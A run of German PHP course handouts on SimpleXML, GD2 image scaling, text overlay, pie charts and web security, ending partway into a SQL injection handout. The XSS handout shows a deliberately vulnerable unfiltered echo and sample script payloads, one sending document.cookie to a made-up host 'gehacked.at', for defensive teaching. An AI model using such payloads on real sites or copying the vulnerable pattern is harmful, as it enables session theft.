- Erstelle eine Präsentation deiner Forschungsergebnisse.



### Übung B: OOP Konstruktor

- Recherchiere selbstständig im Internet über den Konstruktor in der objektorientierten Programmierung.
- Beschreibe noch zwei weitere magische Methoden.
- Scripte ein Code-Beispiel – passend zum Thema.
- Erstelle eine Präsentation deiner Forschungsergebnisse.



### Übung C: OOP Vererbung

- Recherchiere selbstständig im Internet über die Vererbung in der objektorientierten Programmierung.
- Zeichne ein beliebiges Klassendiagramm mit Haupt- und Kinderklassen.
- Scripte ein Code-Beispiel – passend zum Thema.
- Erstelle eine Präsentation deiner Forschungsergebnisse.



### Übung D: OOP GET und SET Methoden

- Recherchiere selbstständig im Internet über die "GET- und SET-Methoden" in der objektorientierten Programmierung.
- Scripte ein Code-Beispiel – passend zum Thema.
- Erstelle eine Präsentation deiner Forschungsergebnisse.

# Lernhandout 14.2 SimpleXML

Referenzcode: **PHPL142**  
Dateien: L142\_SimpleXML.pdf  
Technologien: XML | PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... kennen die Auszeichnungssprache "Extensible Markup Language" (XML).                | <b>I</b>         | I                |
| ... kennen das SimpleXML Objekt von PHP:   | <b>I</b>         | I                |
| ... erstellen einen XML String.  | <b>I</b>         | II               |
| ... erstellen aus einem XML String ein SimpleXML Objekt.                               | <b>I</b>         | II               |
| ... greifen auf Konten eines SimpleXML Objekt zu.                                      | <b>I</b>         | II               |
| ... speichern einen XML String in eine .xml Datei.                                     | <b>I</b>         | II               |
| ... laden eine externe .xml Quelle.  | <b>I</b>         | II               |
| ... konvertieren einen XML String in ein assoziatives Array mit einem Umweg über JSON. | <b>KI</b>        | III              |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

simpleXML wird hier Objektorientiert behandelt.

XML (*Extensible Markup Language*) ist eine Auszeichnungssprache um Daten zu strukturieren – ähnlich der HTML Syntax. Mit XML lassen sich Daten zwischen unterschiedlichen Anwendungen austauschen – ähnlich wie JSON. PHP unterstützt XML mit dem SimpleXML Objekt. Es ist ein mächtiges Objekt mit zahlreichen Eigenschaften und Methoden. Hier nur ein kleiner Auszug der Möglichkeiten von SimpleXML.

## PHP



## Ein XML String innerhalb des PHP Codes

Achtung: Wenn ein XML String im PHP Code definiert wird, darf kein Whitespace (Leerzeichen) in der ersten Zeile sein. Im Beispiel wird eine XML Struktur der Variable `$string` zugewiesen.

```
<?php
$string = <<<XML
<?xml version='1.0'?>
  <Einstellungen>
    <Benutzer>Root</Benutzer>
    <Passwort>Geheim</Passwort>
    <Hintergrund>black</Hintergrund>
    <Zeitstempel>1597219745</Zeitstempel>
  </Einstellungen>
XML;
?>
```



Die `simplexml_load_string()` Methode erstellt ein XML Objekt. Objektorientiert -> kann dann auf den Knoten zugegriffen werden.

```
$xml = simplexml_load_string($string);
echo '<p>Benutzer: ' . $xml->Benutzer . '</p>';
echo '<p>Passwort: ' . $xml->Passwort . '</p>';
```



Eben gleich kann dann auch der Wert eines Knoten geändert werden. Im Beispiel wird das Passwort von `Geheim` auf `StrengGeheim` geändert.

```
$xml->Passwort = 'StrengGeheim';
echo '<p>Neues Passwort: ' . $xml->Passwort . '</p>';
```



Im Beispiel bekommt der Knoten Zeitstempel den aktuellen Timestamp. Mit der `saveXML()` Methode wird dann der XML-String in die Datei `settings.xml` gespeichert.

```
$xml->Zeitstempel = time();
$xml->saveXML('settings.xml');
```



Die `simplexml_load_file()` Methode lädt den Inhalt einer .xml Datei und instanziiert ein Objekt (hier mit dem Namen `$neuesXML`). Mit einem Umweg über JSON lässt sich ein XML Objekt in ein assoziatives Array konvertieren.

```
$neuesXML = simplexml_load_file('settings.xml');
echo '<p>Zeit: ' . $neuesXML->Zeitstempel . '</p>';
$xmlArray = json_decode(json_encode($neuesXML, 1), 1);
var_dump($xmlArray);
echo 'Passwort: ' . $xmlArray["Passwort"]
```

# Lernhandout 15.1 Image und GD2

Referenzcode: **PHPL151**

Dateien: L151\_ImageGD2.pdf, adam.jpg

Technologien: HTML | PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... erzeugen über den Header Content-type ein Graphikformat aus dem PHP Code.                   | <b>I</b>         | II               |
| ... bearbeiten Bildformate mit der GD2 API.   | <b>I</b>         | II               |
| ... laden ein Bildformat und weisen es einer Objektvariable zu um es weiter zu bearbeiten.      | <b>I</b>         | II               |
| ... ermitteln die Höhe und Breite (in Pixel) von einem Bild.                                    | <b>I</b>         | II               |
| ... skalieren ein Bild zu einer neuen Höhe bzw. Breite.   | <b>I</b>         | II               |
| ... speichern ein bearbeitetes Bild mit Kompression.  | <b>I</b>         | II               |
| ... zeigen in einem img HTML-Element ein .php Script welches wie ein Bildformat behandelt wird. | <b>IK</b>        | III              |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Alternativ zu GD2 gibt es noch das weitaus mächtigere ImageMagick, welches aber installiert werden muss.



Wenn wir ein PHP File mit dem Header `Content-type: image` versehen, kann dieses dann in einem `img` Element als Bild dargestellt werden. Das GD2 API erlaubt mit zahlreichen Funktionen die Bearbeitung von Bildern (z. B. jpeg, png, gif).

## PHP



Bild anzeigen und Größe verändern.

Der header definiert das PHP File als ein jpeg-Bild.

Mit `imagecreatefromjpeg()` wird das Bild geladen und an die Variable `$bild` übergeben.

Danach wird das Bild auf eine Breite von 200 Pixel skaliert. `imagesy()` ermittelt die Höhe des Bildes in Pixel. `imagesx()` die Breite des Bildes. Mit einer Schlussrechnung wird die neue Höhe (`$y`) bei einer Breite von 200 ermittelt.

`imagescale()` skaliert dann das Bild. `imagejpeg()` zeigt dann das Bild an. Am Schluss wird noch mit `imagedestroy()` der Speicher freigegeben.

```
<?php
header("Content-type: image/jpeg");

$bild = imagecreatefromjpeg("adam.jpg");

$x = 200;
$y = $x * imagesy($bild) / imagesx($bild);
$bild = imagescale($bild, $x, $y);

imagejpeg($bild);
imagedestroy($bild);

?>
```



`imagejpeg()` hat noch weitere Parameter.

Der zweite Parameter ist eine Pfadangabe und speichert das Bild. Ist eine Pfadangabe vorhanden, so wird das Bild nicht angezeigt. Die Funktion muss dann ein zweites mal aufgerufen werden um das Bild anzuzeigen.

Der dritte Parameter beschreibt die Qualität (zwischen 0 bis 100). Wobei 0 die höchste Kompression und damit die schlechteste Qualität bedeutet.

```
imagejpeg($bild, 'neuesBild.jpg', 75);
```



Das PHP Script wird als `image.php` gespeichert. Zu beachten ist, dass in dem PHP File ausschließlich PHP Code und kein HTML stehen sollte, weil dieses über den Header als Bild behandelt wird.

In einer anderen Webseite kann dann über das `img` Element das `image.php` angezeigt werden!

```
<body>
  
</body>
```

# Lernhandout 15.2 PNG skalieren

Referenzcode: **PHPL152**  
Dateien: L152\_PNGskalieren.pdf, drucker.png  
Technologien: PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... erkennen das Problem des transparentem Hintergrunds von PNGs.                                   | <b>IK</b>        | III              |
| ... definieren eine Header für ein PNG.   | <b>I</b>         | II               |
| ... laden ein PNG-Bild mit transparentem Hintergrund.   | <b>I</b>         | II               |
| ... definieren einen Skalierungsfaktor.   | <b>I</b>         | II               |
| ... ermitteln Höhe und Breite in Pixel eines geladenen PNGs.  | <b>I</b>         | II               |
| ... erstellen ein neues, leeres Bild mit TrueColor.   | <b>I</b>         | II               |
| ... erkennen den Alphakanal eines Bildes als die transparente Ebene eines PNGs.                     | <b>IK</b>        | I                |
| ... definieren den Alphakanal mit einem Wert zwischen vollständig transparent und vollständig opak. | <b>I</b>         | II               |
| ... weisen einem Bild eine Füllung zu.  | <b>I</b>         | II               |
| ... skalieren ein Bild und kopieren es auf ein anderes Bildobjekt.                                  | <b>I</b>         | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Wenn man das Script aus diesem Handout als drucker.php speichert, dann kann man es mit `` anzeigen.

Natürlich lässt sich das img Element mit CSS weiter skalieren.

Zur Zeit wird beim Skalieren von PNG Bildern mit `imagescale()` die Transparenz entfernt, weil ein neues Bild erzeugt wird. Mit einem leeren transparenten Bild und `imagecopyresized()` lässt sich das Problem umgehen.



### Ein PNG mit Transparenz skalieren

```

1: <?php
2: header("Content-type: image/png");
3:
4: $bild = imagecreatefrompng("drucker.png");
5: $s = 0.5;
6: $x = imagesx($bild);
7: $y = imagesy($bild);
8:
9: $thumb = imagecreatetruecolor($x * $s, $y * $s);
10:
11: imagesavealpha($thumb, true);
12: $alpha = imagecolorallocatealpha($thumb, 0, 0, 0, 127);
13: imagefill($thumb, 0, 0, $alpha);
14:
15: imagecopyresized($thumb, $bild,
16:                 0, 0, 0, 0,
17:                 $x * $s, $y * $s,
18:                 $x, $y);
19: imagepng($thumb);
20: ?>

```



### Erläuterungen:

- 2: Der Header definiert das Script als PNG.
- 4: Das PNG (drucker.png) wird geladen und der Variable `$bild` zugewiesen.
- 5: Der prozentuale Skalierungsfaktor wird definiert. Hier steht 0.5 für 50 % der Originalgröße.
- 6: Die Breite des Originalbildes in Pixel wird ermittelt.
- 7: Die Höhe des Originalbildes in Pixel wird ermittelt.
- 9: Ein neues und leeres Bild mit TrueColor wird erstellt. Die Größe des neuen Bild entspricht der Größe des Originalbildes (verkleinert um den Skalierungsfaktor).
- 11: Die vollständigen Alphakanalinformationen des neuen Bildes bleiben erhalten.
- 12: Die Transparenz für das neue Bild (`$thumb`) wird belegt. Für Rot, Grün und Blau wird jeweils 0 festgelegt. 127 ist der Alphawert, welcher für volle Transparenz steht. Der Alphawert kann zwischen 0 und 127 definiert werden, wobei 0 für komplett opak steht.
- 13: Die Füllung wird dem neuen Bild (`$thumb`) zugewiesen.
- 15: Das alte Bild (`$bild`) wird skaliert in das neue Bild (`$thumb`) kopiert.
- 19: Das neue Bild wird mit `imagepng()` angezeigt. Die Transparenz sollte erhalten bleiben. Das PHP lässt sich in einem `img` Element anzeigen.

# Lernhandout 15.3 Text auf Image

Referenzcode: **PHPL153**

Dateien: L153\_ImageText.pdf, autowrack.jpg, concert.ttf

Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... beschreiben ein JPEG mit einem sichtbaren Text.  | I                | II               |
| ... laden ein JPEG und übergeben es an eine Objektvariable.  | I                | II               |
| ... definieren eine Schriftgröße in Punkt.   | I                | II               |
| ... definieren eine Winkel für den Text.   | I                | II               |
| ... bestimmen die Position des Schriftzuges.   | I                | II               |
| ... definieren eine Schriftfarbe aus RGB-Werten.   | I                | II               |
| ... wählen eine TTF Schriftart für den Text aus.   | I                | II               |
| ... erstellen eine String-Variable mit dem Text, der auf das Bild gelegt werden soll.                            | I                | II               |
| ... bearbeiten die String-Variable um eine Erweiterung des aktuellen Datums und der Uhrzeit.                     | I                | II               |
| ... speichern das Bild mit neuem Schriftzug ab und vergeben einen Dateinamen mit einem aktuellen UNIX Timestamp. | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Wieder soll den Schüler\_innen klar gemacht werden, welche Möglichkeiten sie mit PHP und insbesondere mit der GD2 API haben. Das die String-Variable (\$text) veränderbar ist, sollte klar sein – so kann z. B. auf einem hochgeladenen Bild ein Copyright-Vermerk hinzugefügt werden, oder Bildbeschriftungen jeder Art.

Wichtig ist, dass eine TTF Schriftart im Projektverzeichnis verfügbar sein soll. Es gibt noch die Möglichkeit in der php.ini Schriftarten festzulegen – der einfachere Weg aber ist es die Schriftart dem Projekt beizulegen.

Um einen Text auf ein Bild zu platzieren gibt es die Funktion `imagefttext()`. Alternativ gibt es die erweiterte Funktion `imagefttext()` mit Extrainfo-Support.



### Einen Text auf einem JPEG platzieren

```

1: <?php
2:     $bild = imagecreatefromjpeg('autowrack.jpg');
3:
4:     $SchriftGr = 32;
5:     $Winkel = 0;
6:     $x = 10;
7:     $y = 50;
8:     $SchriftFarbe = imagecolorallocate($bild, 255, 255, 255);
9:     $SchriftArt = './concert.ttf';
10:    $text = "Schadensbericht - PolizzeNr 2342145 \n\r";
11:    $text .= date("d. M Y - H:i:s");
12:
13:    imagefttext($bild, $SchriftGr, $Winkel,
14:               $x, $y, $SchriftFarbe,
15:               $SchriftArt, $text);
16:
17:    $neuerName = 'Upload' . time() . '.jpg';
18:    imagejpeg($bild, $neuerName);
19:    imagedestroy($bild);
20: ?>

```



### Erläuterungen:

- 2: Das JPEG wird geladen und die Bildinformationen werden an `$bild` übergeben.
- 4: Die Schriftgröße in Punkt wird definiert.
- 5: Der Winkel in Grad.
- 6: Die Position des Schriftzuges auf der X-Achse (also die Entfernung vom linken Rand in Pixel).
- 7: Die Position der Grundlinie (also die Entfernung vom oberen Rand).
- 8: Eine Schriftfarbe wird definiert. Die Zahlen 255, 255, 225 stehen für Rot, Grün und Blau – sie ergeben also weiß als Schriftfarbe.
- 9: Eine TTF Schriftart wird ausgewählt. Im Beispiel befindet sich die Schriftart im Projektordner.
- 10 – 11: Der Text wird in der Variable `$text` gespeichert. `\n\r` wird als Zeilenschaltung interpretiert. Zusätzlich wird das aktuelle Datum mit Uhrzeit hinzugefügt.
- 13 - 15: Der Auftrag zur Textplatzierung wird erteilt. Die Parameter: 1. das Bild, 2. die Schriftgröße, 3. der Winkel, 4. Postion x, 5. Position y, 6. Schriftfarbe, 7. Schriftart und 8. der Text.
- 17: Ein neuer Dateiname mit timestamp wird generiert.
- 18: Das neue Bild wird gespeichert.
- 19: Der Speicher wird freigegeben.

# Übungsblatt 15.3 Text auf Image

Referenzcode: **PHPU153**  
 Dateien: U153\_ImageText.pdf  
 Technologien: HTML | CSS | PHP

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| <b>Übung A - Bild-Anzeige</b>  |           |           |
| ... erstellen ein PHP Script, welches über den passenden Header ein Bild anzeigt.                                      | I         | II        |
| ... übergeben an ein PHP Script mit Bild-Header den Pfad zu einer Bilddatei.   | I         | II        |
| ... erstellen ein Feedback für den Benutzer in Form eines leeren Bildes mit Text, falls die Anzeige nicht möglich ist. | I         | II        |
| ... zeigen das PHP-Bild-Script in einem img Element an.  | I         | II        |
| <b>Übung B - Image Resizer</b>   |           |           |
| ... scripten eine PHP Seite mit einem Image-Resizer (Bildskalierungsfunktion).   | I         | II        |
| ... integrieren einen Bild-Upload mit einer Beschränkung auf die MIME-Typen: PNG, JPEG und GIF.                        | I         | II        |
| ... skalieren das Bild aufgrund einer Benutzereingabe.   | I         | II        |
| ... verwenden das Script zum Skalieren von PNGs mit transparentem Hintergrund.   | I         | II        |
| <b>Übung C - Einfaches Captcha</b>   |           |           |
| ... scripten ein Captcha, welches einen Benutzer als Mensch identifizieren soll.                                       | I         | II        |
| ... erzeugen mit PHP einen Zufallsstring bzw. eine Zufallszahl.  | I         | II        |
| ... legen den Zufallsstring auf ein Bild.  | I         | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Wertübergaben an ein Bild-PHP ist über \$\_GET oder \$\_SESSION möglich!



### Übung A: Bild-Anzeige

- Schreibe ein PHP Script zur Anzeige von Bildern mittels einem passenden Header.
- Das Script soll den Pfad zum Bild übernehmen.
- Das Script soll zwischen GIF, PNG und JPEG unterscheiden.
- Andere Bildformate dürfen nicht möglich sein. Scripte ein entsprechendes Feedback für den Fall, dass ein falscher Mime-Type gewählt wurde. (z. B. mit einem Text in einem leeren Bild).
- Speichere das PHP Script als `bild.php` ab.
- Es soll eine Anzeige in einem `<img>` Element möglich sein.  
z. B: ``



### Übung B: Image Resizer

- Scripte eine PHP-Webseite, die hochgeladene Bilder skaliert.
- Als Upload sind nur PNG, JPEG und GIF erlaubt.
- Der Benutzer kann die neue Breite in Pixel eingeben – das PHP Script skaliert dann das Bild diagonal.
- Transparente PNGs sollen nach dem Skalieren ihre Transparenz beibehalten.
- Das neue, skalierte Bild soll als Download bereitgestellt werden.

## Image Resizer



## Änderung der Breite

Bitte laden Sie ein Bild hoch!

Durchsuchen... IM000562.JPG

Bild hochladen

Originalbild: 1600 x 1200 Pixel

Neue Breite  Pixel

Neues Bild erzeugen



### Übung C: Einfaches Captcha

- CAPTCHA steht für: "*Completely Automated Public Turing test to tell Computers and Humans Apart*".
- Auf einem leeren Image soll eine 5-stellige Zufallszahl angezeigt werden. Wer möchte, kann auch fünf Zahlen und Zeichen kombinieren.
- Verwende eine außergewöhnliche Schriftart.

# Lernhandout 15.4 Tortendiagramm

Referenzcode: **PHPL154**  
Dateien: L154\_Tortendiagramm.pdf, mono.ttf  
Technologien: HTML | PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... kennen die Möglichkeiten der Bildbearbeitung mit PHP und GD2.                       | I                | I                |
| ... erstellen ein dynamisches Tortendiagramm.   | I                | II               |
| ... definieren Arrays mit Werten und Beschriftungen.                                    | I                | II               |
| ... berechnen die Summe der Werte als Basis für das Tortendiagramm.                     | I                | II               |
| ... erzeugen ein leeres TrueColor Image.  | I                | II               |
| ... definieren eine Hintergrundfarbe mit RGB Werten.                                    | I                | II               |
| ... füllen ein Bild gleichmäßig mit einer vordefinierten Farbe.                         | I                | II               |
| ... erstellen eine Zählschleife um das Tortendiagramm über das Werte-Array zu zeichnen. | I                | II               |
| ... erstellen einen gefüllten Kreisbogen mit zufälligen RGB-Farb-Werten.                | I                | II               |
| ... beschriften das Tortendiagramm mit einem Text auf dem Image.                        | I                | II               |
| ... definieren den Header und zeigen das Bild mit imagepng() an.                        | I                | II               |
| ... testen das Script in einem img HTML-Element.  | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Damit das Script wirklich dynamisch ist, müssen die Werte für die Arrays `$werte[ ]` und `$beschriftung[ ]` an den Code übergeben werden. Will man ein Array übergeben, dann sollte es vorher serialisiert werden (z. B. mit JSON). Dann kann es mittels `$_GET` oder `$_SESSION` an das PHP-Bild übergeben werden.

Die Farben werden durch einen Zufallsgenerator erzeugt. Man kann auch einen Pool an unterschiedlichen Farben definieren um das Aussehen des Tortendiagrammes zu verfeinern.



Mit PHP kann man ebenso Zeichnungen selber erstellen. Die Palette an Funktionen ist umfangreich. Rechtecke, Polygone, gestrichelte Linien – auf [www.php.net](http://www.php.net) findet man die vollständige Dokumentation zu den GD- und Image-Funktionen. In diesem Übungsbeispiel wird ein Tortendiagramm dynamisch erzeugt.



### Tortendiagramm dynamisch erzeugen

Im Beispiel werden die Mitarbeiter\_innen eines Unternehmens, aufgeteilt in Abteilungen dargestellt. 20 im Einkauf, 43 im Verkauf und so weiter. Die Anzahl der Werte sind dabei nebensächlich. Man kann problemlos eine weitere Abteilung hinzufügen. Zu beachten ist nur, dass das `$werte` Array genau gleich viele Werte hat wie das `$beschriftung` Array.

```
<?php
    $werte = [20, 43, 22, 32];
    $beschriftung = ["Einkauf", "Verkauf", "Marketing", "EDV"];
    $summe = array_sum($werte);

    $bild = imagecreatetruecolor(350, 250);

    $hintergrund = imagecolorallocate($bild, 245, 245, 245);
    imagefill($bild, 0, 0, $hintergrund);

    $start = -90;
    $i = 0;

    foreach($werte as $antwort) {
        $sende = $start + 360 * intval($antwort) / intval($summe);

        $rot = rand(0, 220);
        $gruen = rand(0, 220);
        $blau = rand(0, 220);

        $farbe = imagecolorallocate($bild, $rot, $gruen, $blau);
        imagefilledarc($bild, 100, 120, 150, 150,
            $start, $sende, $farbe, IMG_ARC_PIE);

        imagettftext($bild, 15, 0, 200, 50 + 22 * $i,
            $farbe, "mono.ttf",
            $beschriftung[$i] . ": " . $antwort);
        $start = $sende;
        $i++;
    }
    header("Content-type: image/png");
    imagepng($bild);
    imagedestroy($bild);
?>
```



Einbinden kann man das PHP Script in ein `<img>` Element. Speichert man es als `Torte.php` ab, dann erfolgt der Aufruf mit:

```

```

# Lernhandout 16.1 Sicherheit Eingabe

Referenzcode: **PHPL161**

Dateien: L161\_Sicherheit.pdf

Technologien: HTML | CSS | JavaScript | PHP | MySQL

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... erkennen ein Sicherheitsrisiko bei Benutzereingaben.                          | <b>IK</b>        | III              |
| ... wissen, was man unter escapen versteht.                                       | <b>I</b>         | I                |
| ... erkennen das Problem von eingeschleusten Fremdcode.                           | <b>IK</b>        | III              |
| ... kennen die kritischen Zeichen und ihre übergreifende Verwendung in Fremdcode. | <b>IK</b>        | II               |
| ... können kritische Zeichen escapen.   | <b>I</b>         | II               |
| ... ersetzen Zeichen je nach Bedarf mit str_replace().                            | <b>I</b>         | II               |
| ... beachten Sicherheitsbedenken zu superglobalen Variablen.                      | <b>IK</b>        | III              |
| ... nutzen Fallunterscheidungen und Typprüfungen um den PHP Code zu schützen.     | <b>IK</b>        | II               |
| ... begrenzen Benutzereingaben weitgehend auf den Sinn der Eingabe.               | <b>IK</b>        | II               |
| ... nutzen HTML Attribute um die Sicherheit zu erhöhen.                           | <b>I</b>         | II               |
| ... steigern ihr Sicherheitsbewusstsein.  | <b>A</b>         | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Der Sinn einer PHP Anwendung liegt meist in einer Webseite, womit es also der Öffentlichkeit zugänglich gemacht wird. Damit ist sie auch unterschiedlicher Gefahren ausgesetzt. Bei Benutzereingaben sollte man immer vom schlimmsten Fall ausgehen!

## Benutzereingaben

Jede Eingabemöglichkeit ist zugleich auch ein Sicherheitsrisiko. Bei einer schlampigen Programmierung wird oft auf das Escapen der Eingabe vergessen. Die Folge: Man kann einen Schadcode über ein Input-Feld an das System schicken (PHP-Code, JavaScript, SQL Befehle usw.) Am besten ist es also, eine Benutzereingabe soweit zu beschränken, wie es ihre Notwendigkeit gebietet. Die kritischsten Zeichen sind:

| Zeichen | Beschreibung                | Kritisch für  | HTML Entity             |
|---------|-----------------------------|---|-------------------------|
| "       | Anführungszeichen oben      | HTML, JavaScript, PHP   | <code>&amp;quot;</code> |
| '       | einfaches Anführungszeichen | HTML, JavaScript, PHP, MySQL  | <code>&amp;apos;</code> |
| &       | kaufmännisches UND          | HTML – HTML Entities  | <code>&amp;amp;</code>  |
| <       | öffnende spitze Klammer     | HTML (Einleitung für <code>&lt;script&gt;</code> bzw. <code>&lt;?php ...&gt;</code> ) | <code>&amp;lt;</code>   |
| >       | schließende spitze Klammer  | HTML (Abschluss von <code>&lt;/script&gt;</code> bzw. <code>?&gt;</code> )            | <code>&amp;gt;</code>   |
| ;       | Semikolon                   | HTML, JavaScript, PHP, MySQL  | <code>&amp;semi;</code> |
| \       | Backslash                   | Entwerten von Zeichen   | <code>&amp;bsol;</code> |



Die Funktionen `htmlentities()`, `htmlspecialchars()` und `html_entity_decode()` escapen eine Benutzereingabe recht zuverlässig. Wer mit dem Ergebnis der Funktionen nicht ganz zufrieden ist (z. B. weil zu viele Zeichen ersetzt werden), kann einen String auch mit `str_replace()` bearbeiten.

Vorsicht ist auch bei superglobalen Variablen geboten. Insbesondere bei `$_GET` Variablen, weil diese sichtbar für den Benutzer an ein Script übergeben werden. Damit kann ein Benutzer über die URL unerwünschte Effekte im Script auslösen.

Natürlich ist auch der Sinn einer Eingabe stets kritisch zu hinterfragen. Wenn eine Eingabe eine Zahl benötigt, dann muss das Script diese Eingabe auch als Zahl behandeln. Eine Eingabe eines Strings kann sonst zu einem Fehler führen. Benötigt man also eine Ganzzahl kann die Eingabe mit `is_int()` geprüft und/oder mit `intval()` konvertiert werden. Achtung: Eine Division durch Null erzeugt immer einen Fehler der mit einer einfachen Verzweigung verhindert werden kann.

Einiges kann schon im HTML Formular verhindert werden, z. B. über die Attribute `type` oder `required`. Dennoch ist eine zusätzliche `if(isset(..)) {...}` Fallunterscheidung immer zu empfehlen.

# Lernhandout 16.2 Sicherheit XSS

Referenzcode: **PHPL162**  
Dateien: L162\_Sicherheit.pdf  
Technologien: HTML | CSS | JavaScript | PHP | MySQL

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... kennen das Sicherheitsproblem Cross-Site Scripting (XSS).   | <b>I</b>         | I                |
| ... reflektieren auf unerwünschten Fremdcode und seine Auswirkungen.                                    | <b>IK</b>        | III              |
| ... erkennen das Problem einer ungefilterten Ausgabe mit echo.  | <b>IK</b>        | III              |
| ... verhindern ein unerwünschtes Dialogfenster aufgrund einer Benutzereingabe.                          | <b>I</b>         | II               |
| ... verhindert das ständige neu-laden der Webseite aufgrund einer Benutzereingabe.                      | <b>I</b>         | II               |
| ... verhindern eine Umleitung zu einer fremden Website aufgrund einer Benutzereingabe.                  | <b>I</b>         | II               |
| ... verhindern das Auslesen von Cookies aufgrund einer Benutzereingabe.                                 | <b>I</b>         | II               |
| ... binden nicht unreflektiert Fremdcode ein (z. B. include, script src, iframes, link href, img usw.). | <b>IK</b>        | III              |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomie:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Mit dem Wissen über PHP und Websicherheit bekommen die Schüler\_innen auch das Handwerkzeug zum hacken von fremden Websites mit. Die ethische und moralische Seite der Informatik sollte hier also definitiv thematisiert werden. Vorrang geht es aber um die Sicherheit des eigenen Webprojekts.

Hier wird nochmals verdeutlicht wie wichtig saubere Programmierung ist und wie nützlich es sein kann, wenn man die Webtechnologien HTML, CSS, JavaScript, PHP und MySQL beherrscht – weil man mit diesem Wissen Herr seines eigenen Webprojekts ist und nicht auf fremde Scripte abhängig ist.

Ein Sicherheitsproblem ist das **Cross-Site Scripting** (kurz XSS). Schon die Eingabe von unerwünschten HTML Elementen führt zu einer unangenehmen Veränderung des Designs – dramatischer jedoch sind die Auswirkungen von fremden JavaScript Code im Projekt. Deshalb sollte man stets auch darauf achten, welchen Fremdcode man im eigenen Projekt zulässt! Das Beispiel zeigt, welche Auswirkungen schon die Eingabe von schändlichen JavaScript-Code in einer Textarea mit ungefilterter echo Ausgabe hat.



*Unsicherer PHP Code. Die Eingabe ins textarea Element wird ungefiltert auf der gleichen Seite ausgegeben. Es folgen Beispiele, welche negativen Auswirkungen in Verbindung mit JavaScript entstehen können. Überlege was passiert, wenn man den JavaScript Code als Benutzereingabe in die Textarea eingibt!*

```
<form method="post">
  <textarea name="eingabe"></textarea><br>
  <input type="submit" value="Eingabe anzeigen">
</form>

<?php
  if(isset($_POST["eingabe"])) {echo $_POST["eingabe"];}
?>
```

**JS**

Ein unerwünschtes Dialogfenster wird geöffnet.

```
<script> window.alert("gehackt"); </script>
```

**JS**

Die Webseite wird immer wieder neu geladen.

```
<script> location.reload(); </script>
```

**JS**

Eine Umleitung zu einer fremden Website.

```
<script> location.href="https://www.gehacked.at"; </script>
```

**JS**

Und mit einer Umleitung ist natürlich auch ein Auslesen von Cookies denkbar. Die Übergabe der Cookies erfolgen als URL Query-String.

```
<script>
  location.href="https://www.gehacked.at/auswertung.php?c="
    + escape(document.cookie);
</script>
```



*Man sieht welche negativen Auswirkungen ein schadhafter JavaScript-Code im Projekt haben kann. Noch schlimmer sind die Folgen wenn die Eingabe zwischengespeichert wird. (z. B. als MySQL Eintrag, JSON usw.).*

**GEFAHR:** Niemals unkritisch fremde Scripte ins Projekt einbinden – mit welcher Technik auf immer! (Die URIs sind frei erfunden).

- <?php include 'http://www.tollescripte.de/funktionen.php' ?>
- <script src="http://www.superjs.com/sammlung.js" async>
- <iframe src="http://www.bindemichein.net/fueralle.html" ></iframe>
- <link href="http://dassign.at/traumhaftes.css" type="text/css" >
- 

# Lernhandout 16.3 Sicherheit SQL

Referenzcode: **PHPL163**  
Dateien: L163\_Sicherheit.pdf  
Technologien: HTML | CSS | JavaScript | PHP | MySQL

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... kennen das Problem von SQL Injection.  | <b>I</b>         | I                |
| ... reflektieren auf eine ungefilterte SQL-Abfrage im PHP Code.                                  | <b>KI</b>        | III              |
| ... erkennen den Apostroph bei einer Benutzereingabe als Problem in der SQL Abfrage.             | <b>KI</b>        | III              |
